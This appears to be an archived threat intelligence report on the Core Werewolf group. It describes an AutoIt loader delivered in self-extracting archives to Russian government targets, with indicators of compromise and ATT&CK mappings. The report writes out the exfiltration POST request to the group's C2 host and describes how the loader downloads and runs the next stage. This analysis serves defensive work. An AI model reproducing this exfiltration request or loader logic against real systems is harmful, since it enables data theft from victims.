Core Werewolf hones its arsenal against Russia's government organizations

Published: 2026-03-12 · Archived: 2026-04-05 13:49:35 UTC

'="">

Adversaries experiment with new tools and malware delivery methods

BI.ZONE Threat Intelligence continues to monitor the Core Werewolf cluster that has been attacking Russia's defense industry and critical infrastructure since 2021. In its latest campaigns, the threat actor turned to a new loader written in AutoIt and started delivering malicious files via Telegram (in addition to email).

Key findings


- Adversaries extensively experiment with malware delivery methods, opting for instant messengers to target their victims with greater precision.
- Threat actors upgrade or review their arsenal to replace the tools that are becoming easier to detect.
- AutoIt remains a popular scripting language which allows attackers to develop their own malware.

Campaign

Core Werewolf uses RAR archives to deliver SFX executables created with 7-Zip. In some cases, the archives are protected with a password (e.g., `111`).

The SFX contains:

- an obfuscated malicious AutoIt script
- a legitimate executable of the AutoIt interpreter (v. 3.3.16.1)
- a PDF document



Example of 7zSFX content

By running the SFX file, the user extracts its content into the `%TEMP%` directory and launches the malicious script using the AutoIt interpreter.

The script is a loader meant to initiate the next stage.

The loader has the following capabilities:

- retrieves information about the compromised system: computer name, username, OS version, files and directories in the `Desktop` folder
- creates a file `%TEMP%\<computer name>_<username>.txt` (e.g., `%TEMP%\DESKTOP-ET51AJO_Bruno.txt`)
- renames the decoy file and moves it to the `%USERPROFILE%\Downloads` folder
- opens the decoy file
- writes the list of files and directories in the `Desktop` folder into `%TEMP%\<computer name>_<username>.txt`
- reads the content of `%TEMP%\<computer name>_<username>.txt` for subsequent exfiltration to the C2 server
- forms HTTP POST request headers to transfer information about the compromised system
- sends a POST request to `hxxp://<domain>/upload/<computer name>_<username>`

```
POST /upload/<computer_name>_<user_name> HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW; Charset=UTF-8
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 523
Host: 1tutor.ru

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="<computer_name>_<OS_version>_<campaign_id>_.txt"
Content-Type: application/octet-stream

<Список файлов и каталогов директории Desktop>

------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

Example of transferred data

- downloads the text file from the C2 server via the link `hxxp://<domain>/<computer name>_<username>/[0-9]{16}.txt` (e.g., `hxxp://1tutor[.]ru/DESKTOP-ET51AJO_Bruno/9733698215789059.txt`). Notably, the downloaded text file is stored in the `%TEMP%` folder under a different name; for instance, `5773395227936203.txt`. If a text file with this name already exists, the download process is aborted
- reads the downloaded text file. If its content is equal to 1, the flag parameter for downloading the next stage AutoIt script is set to 1 and the downloaded text file gets deleted. Otherwise, nothing happens, and the AutoIt loader infinitely tries to receive the required text file from the C2 server
- checks the value of the flag parameter for downloading the next stage AutoIt script. If the value is equal to integer 1, then the next stage AutoIt script is downloaded from the C2 server via the link `hxxp://<domain>/<computer name>_<username>/[0-9]{16}.au3` (e.g., `hxxp://1tutor[.]ru/DESKTOP-ET51AJO_Bruno/9733698215789059.au3`). Once the next stage AutoIt script is successfully downloaded, it is executed using the AutoIt interpreter. After that, the AutoIt loader deletes the downloaded next stage AutoIt script together with the file `%TEMP%\<computer name>_<username>.txt` containing the list of files and directories of the `Desktop` folder. Accordingly, if such a next stage AutoIt script already exists, it is not downloaded and run again.

Similarly to previous Core Werewolf campaigns, the names of employed decoy files reflect their content. As seen in the example below, the content of the file `План_работы_по_вопросам_эффективности_применения_огневого_поражения_РВиА__.pdf` (work plan on improving the use of firearms) matches its name:

ПЛАН
работы по вопросам эффективности применения средств огневого поражения противника в ходе ведения СВО

I. ЦЕЛЬ РАБОТЫ

Повысить эффективность применения отдельных средств поражения.

II. ЗАДАЧИ РАБОТЫ

1. [redacted]

проанализировать зависимость уровня эффективности применения средств огневого поражения от реального состояния соединений и воинских частей [redacted] группировок войск [redacted].

дать оценку соответствия возможностей средств огневого поражения группировки (наряда средств огневого поражения и выделенного боекомплекта) к требуемому уровню огневого поражения противника (количество объектов, требующих поражения, и показателей поражения);

проанализировать существующий уровень организации взаимодействия в интересах повышения результативности огневого поражения;

провести анализ успешности выполнения задач огневого поражения, определенных планами огневого поражения;

проанализировать влияние оперативных (боевых) видов обеспечения (разведки, связи, РЭБ, маскировки) на эффективность огневого поражения (комплексного применения средств разведки, поражения и противодействия средствам поражения противника);

оценить эффективность принимаемых мер по обеспечению боевой устойчивости и защиты от средств поражения противника (организационные и технические меры (обман противника, маскировка, оборудование укрытий, своевременное оповещение, наличие и действенность объектовых средств РЭБ идр.);

проанализировать систему управления огневым поражением, в том числе цикла «обнаружение-поражение», определить слабые места;

проверить объективность предоставления сведений в части эффективности применения СОП, а также в части материального учета СОП (поставка, применение, остатки, наличие средств объективного контроля, порядок ведения

Extract from the decoy document

Indicators of compromise

RAR archive

- MD5: `36f96f199cf97ee8cbdd0271bd6598ca`
- SHA-1: `2c2660577d4f853935a64c47cf8967a74e32d0f8`
- SHA-256: `703835c57b8985141ef3ef652e2593935a47bd9779d08963c5eb973b8b82d08a`

RAR archive (password: `111`)

- MD5: `9a454c6e336ac65df9a0330db086565f`
- SHA-1: `2f835234ff7b497944220a72315c1b80d2474fa5`
- SHA-256: `19ff0ce570aabefcab0eed08afdaffd16c5516d91962e099498ecaf97f394766`

`Разведывательная_информация_по_состоянию_на_2024_09_23_на_доклад_для_нач_штабов.exe`

- MD5: `20e4539a0c14c63afa24744b3767f103`
- SHA-1: `2fcc26ba22a592f7cd1dc81c212e79795fc05f76`
- SHA-256: `d42942acee6154609c1c5f61bb0fb863c4598dd82e6d28af58c9dfbee71c4521`

`План_работы_____по_вопросам____эффективности_применения_огневого_поражения_РВиА.exe`

- MD5: `88849c55911c4b1866fb7099f9c54407`
- SHA-1: `01bea2e4ff7bba835d88714ec4fde8d97a250639`
- SHA-256: `b09807247282baaddb32ffe114b046325dd648a4c298f3b5c9addaa635b0520c`

`План_работы_по_вопросам_эффективности_применения_огневого_поражения_РВиА__.exe`

- MD5: `e058d942a6dadfb09bd652ce1e1b2518`
- SHA-1: `bcef3e23516e7df558b07da2edee8c47398a2472`
- SHA-256: `114de7d5e7dd6088f68705d519fc35530433506965ec5288e9dfb005bfec73c8`

`План_и_расписание__работы_комиссии_довести_командирам_частей_и_НШ.exe`

- MD5: `9c0933a8a4fcb108dae9ee4cf9f7645b`
- SHA-1: `7d53b53514fd54af5e547c02eb8163dbd25f79ca`
- SHA-256: `6a3584f8e6b5f8e2fb5826aa0f042bf30b06e7467f022499a71273e15daaa216`

Malicious obfuscated AutoIt script (downloader):

`1409008805926544.au3`

- MD5: `6a495d68c106da8e9e4ec4bab72969c7`
- SHA-1: `871a675d43758907d02d5b7e57d8a96f70dd3b27`
- SHA-256: `a049cc364151ddfb3b87c11050a9b027ec4a1687ae4415b8d07afa4bc7aeaced`

`6999704557038434.au3`

- MD5: `2c77773840821a49d71ac7c9e31258f9`
- SHA-1: `35da880d75ab18f132dfed65adf545e079a99f55`

- SHA-256: `2b62b9481c0bcdf46a24a792f44e152ea5b7c5143cb06af9d82ff8c2c8433551`

`8090622255964677.au3`

- MD5: `a3bd5a90c900bd78b015804c2e2159c6`
- SHA-1: `80ef6745cd0412ab587def958f6425de2b144935`
- SHA-256: `731b4673f28da5d8b48f016a478be4e1ffea247d5b44a6612c506110b8fdd97c`

`8954304834437030.au3`

- MD5: `13dbc816bca4f7668452fd8d28bb95e1`
- SHA-1: `5eba332d8372d94d17e87b6c8234b2cad052bb17`
- SHA-256: `3cfc1ecd00d52349c0b1ac0692774b31a97342330ef664b546fa3b8aa1d3a6c2`

Legitimate AutoIt interpreter:

`9481940632028706.exe` , `3823822393935372.exe` , `0554702337892303.exe` , `6394810657788120.exe`

- MD5: `0adb9b817f1df7807576c2d7068dd931`
- SHA-1: `4a1b94a9a5113106f40cd8ea724703734d15f118`
- SHA-256: `4f7de1644e519d09371b8afcbbf40ff3bd56d76ce4df48479a4ab884b`

PDF decoys:

`Zf26q26l16s86L56i9.fD37p97U07G77t07B9`

- MD5: `f3b95a48f3415e8909b979f9219a68b4`
- SHA-1: `4f47703cdc419e2942ff2697b7ee40a4d703956f`
- SHA-256: `eecfa15d69a6322fac39e945d68664a037e48a60644a76acd8b49490e6c93c06`

`gT13b43C53J83b93F9.My36b26K06h16o46G8`

- MD5: `22a0ffa0c20131cd10fe074dbbcdd262`
- SHA-1: `2ba32d676b04da49276527d4b428c36b2cb61b81`
- SHA-256: `75cd7ef3e87d59f32939832e3b5eeb586d0fc1467721a30b64132bc5f833697f`

`lD06w16k16e26m36j5.qG74F64k84I94V24Q9`

- MD5: `770c3ea782ea6d4430b64e24ebce8ca8`
- SHA-1: `21b551deb21e6218741e424086b1eaad0064fe65`
- SHA-256: `00ec82306c9df4aee9dda42933ed55afa9e53ed74c2018bc0ce43d87edad2f98`

`GL11H01e11a71b41M1.nc64b64m74X24a84O3`

- MD5: `6834ec008b5dc8980a1c7a3e13a1a8ea`
- SHA-1: `a2146ccfffbabed1501e8ad00fada778e3817f94`
- SHA-256: `a8ea0f64e7e08d59b45068c1ff4eda4d7fd9d92148cd3d4c664da9c18aaf1f32`

`dsksb[.]ru`

`1tutor[.]ru`

`conversesuisse[.]net`

`cntula[.]ru`

`188.127.240[.]131`

`80.85.155[.]134`

`178.20.46[.]163`

`31.192.107[.]165`

MITRE ATT&CK

Tactic	**Technique**	**Procedure**
Execution	Command and Scripting Interpreter: Windows Command Shell	Core Werewolf uses `cmd.exe` to open a decoy document and run the AutoIt interpreter with the AutoIt script
	Command and Scripting Interpreter: AutoHotKey & AutoIT	Core Werewolf uses the AutoIt loader to download and execute the next stage AutoIt script
Defense Evasion	Indicator Removal: File Deletion	Core Werewolf deletes the files created and downloaded during the AutoIt loader’s execution
	Masquerading	Core Werewolf uses names similar to the document titles in the self-extracting archives. Core Werewolf uses the Adobe Acrobat Reader icon in the self-extracting archives
	Obfuscated Files or Information	Core Werewolf obfuscates the AutoIt loader's code

Tactic	Technique	Procedure
Discovery	File and Directory Discovery	Core Werewolf retrieves the list of files and folders in the `Desktop` directory
	System Information Discovery	Core Werewolf retrieves the computer name and OS version
	System Owner/User Discovery	Core Werewolf retrieves the username of the compromised system
Command and Control	Application Layer Protocol: Web Protocols	Core Werewolf uses HTTP to communicate with the C2 server. Core Werewolf employs a POST request to send the compromised host's telemetry to the C2 server
	Ingress Tool Transfer	Core Werewolf uses the AutoIt loader to download the next stage AutoIt script and run it

Detection

The BI.ZONE EDR rules below can help organizations detect the described malicious activity:

- `win_th_run_autolt_from_temp`
- `win_discovery_owner_and_users_system`
- `win_discovery_system_information`
- `win_access_to_ti_observed_host_from_nonbrowsers`
- `win_execution_of_ti_observed_file`

How to protect your company from such threats

Understanding current attack methods and tools is important for mapping out the cyber threat landscape. For this purpose, we recommend BI.ZONE Threat Intelligence, a dedicated portal that contains the most up-to-date information about attack campaigns against specific infrastructures. The solution provides information about attack trends, threat actors, and their modus operandi. This data helps to ensure the effective operation of security solutions, accelerate incident response, and protect the company from the most critical threats.

How useful was this material?

You might find interesting

Sign up for the newsletter
